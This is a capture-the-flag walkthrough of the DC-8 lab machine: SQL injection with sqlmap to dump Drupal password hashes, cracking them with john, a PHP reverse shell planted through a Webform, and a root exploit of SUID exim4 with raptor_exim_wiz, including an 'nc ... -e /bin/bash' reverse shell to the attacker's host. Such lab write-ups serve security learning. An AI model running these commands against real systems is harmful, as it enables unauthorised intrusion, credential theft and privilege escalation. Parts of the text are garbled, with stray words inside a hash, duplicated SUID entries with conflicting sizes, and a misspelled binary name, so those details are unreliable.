DC~8


IP: 192.168.56.71

Open Ports: 22,80

On connection with ssh prompt for Verification Code

root@CyberKnight:~/Desktop/VH/DC8# ssh 192.168.56.71
Verification code: _

Found SQL Injection in Drupal web CMS



command to dump password hashes: sqlmap --url 'http://192.168.56.71/?nid=1' -D d7db -T users --dump

Found two username and password hash

admin - dc8blah@dc8blah.org - \$S\$D2tRcYRyqVFNSc0NvYUrYeQbLQg5koMKtihYTIDC9QQqJi3lCg5z

john-john@blahsdfsfd.org-\$S\$DqupvJbxVmqjr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vFinal State of the property o


I save the password hash in a file and run john with nmap.lst wordlist on it and found 1 hash cracked

```
root@CyberKnight:~/Desktop/VH/DC8# john hash -w:/usr/share/wordlists/nmap.lst
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (Drupal7, $S$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
turtle (?)
```


john: turtle

I login to Drupal with those credential

URL: http://192.168.56.71/?q=user/login



Webform have a feature or vulnerability of creating form with php filter, I used this feature and place php reverse shell but a line of text is compulsory above php code to successfully execution of php code.



After submitting form at contact us I got reverse shell on my nc listener

On post enumeration I found SUID bit is enable for exim4

```
www-data@dc-8:/$ find / -perm -u=s -ls 2>/dev/null
50 52 -rwsr-xr-x 1 root root 50040 May 17 2017 /usr/bin/chfn
53 76 -rwsr-xr-x 1 root root 75792 May 17 2017 /usr/bin/gpasswd
51 40 -rwsr-xr-x 1 root root 40504 May 17 2017 /usr/bin/chsh
54 60 -rwsr-xr-x 1 root root 59680 May 17 2017 /usr/bin/passwd
16361 140 -rwsr-xr-x 1 root root 140944 Jun 5 2017 /usr/bin/passwd
16361 140 -rwsr-xr-x 1 root root 40312 May 17 2017 /usr/bin/passwd
16320 996 -rwsr-xr-x 1 root root 40312 May 17 2017 /usr/bin/pewgrp
16320 996 -rwsr-xr-x 1 root root 1019656 Jun 14 2017 /usr/bin/pewgrp
12888 432 -rwsr-xr-x 1 root root 40728 Jun 18 2017 /usr/lib/openssh/ssh-keysign
7909 12 -rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/openssh/ssh-keysign
12214 44 -rwsr-xr-- 1 root messagebus 42992 Jul 30 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
1263191 60 -rwsr-xr-x 1 root root 61240 Nov 10 2016 /bin/ping
1263002 40 -rwsr-xr-x 1 root root 40536 May 17 2017 /bin/su
1262409 44 -rwsr-xr-x 1 root root 44384 Mar 22 2017 /bin/mount
```

exim4 exploit url: https://raw.githubusercontent.com/0xdea/exploits/master/linux/raptor exim wiz

command : \$./raptor_exim_wiz -m netcat

according to the description -m netcat give command execution

```
# $ ./raptor_exim_wiz -m setuid
# Preparing setuid shell helper...
# Delivering setuid payload...
# [...]
# Waiting 5 seconds...
# -rwsr-xr-x 1 root raptor 8744 Jun 16 13:03
# # id
# uid=0(root) gid=0(root) groups=0(root)
# Usage (netcat method):
# $ id
# uid=1000(raptor) gid=1000(raptor) groups=1
# $ ./raptor_exim_wiz -m netcat
# Delivering netcat payload...
# Waiting 5 seconds...
# localhost [127.6.0.1] 31337 (?) open
# id
# uid=0(root) gid=0(root) groups=0(root)
```

I used command execution to take reverse shell with nc and got root FLAG, flag.txt

```
www-data@dc-8:/tmp$ ./raptor_exim_wiz -m netcat
raptor_exim_wiz - "The Return of the WIZard" LPE exploit
Copyright (c) 2019 Marco Ivaldi <raptor@exdeadbeef.info>
Delivering netcat payload...
220 dc-8 ESMTP Exim 4.89 Sat, 21 Sep 2019 04:13:52 +1000
250 dc-8 Hello localhost [::1]
250 OK
250 Accepted
354 Enter message, ending with "." on a line by itself
250 OK id=liBNPk-0000cM-30
221 dc-8 closing connection
Waiting 5 seconds...
localhost [127.0.0.1] 31337 (?) open
nc 192.168.56.1 443 -e /bin/bash
```

```
root@CyberKnight:/tmp# nc -lvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.71.
Ncat: Connection from 192.168.56.71:51960.
id
uid=0(root) gid=113(Debian-exim) groups=113(Debian-exim)
```

flag.txt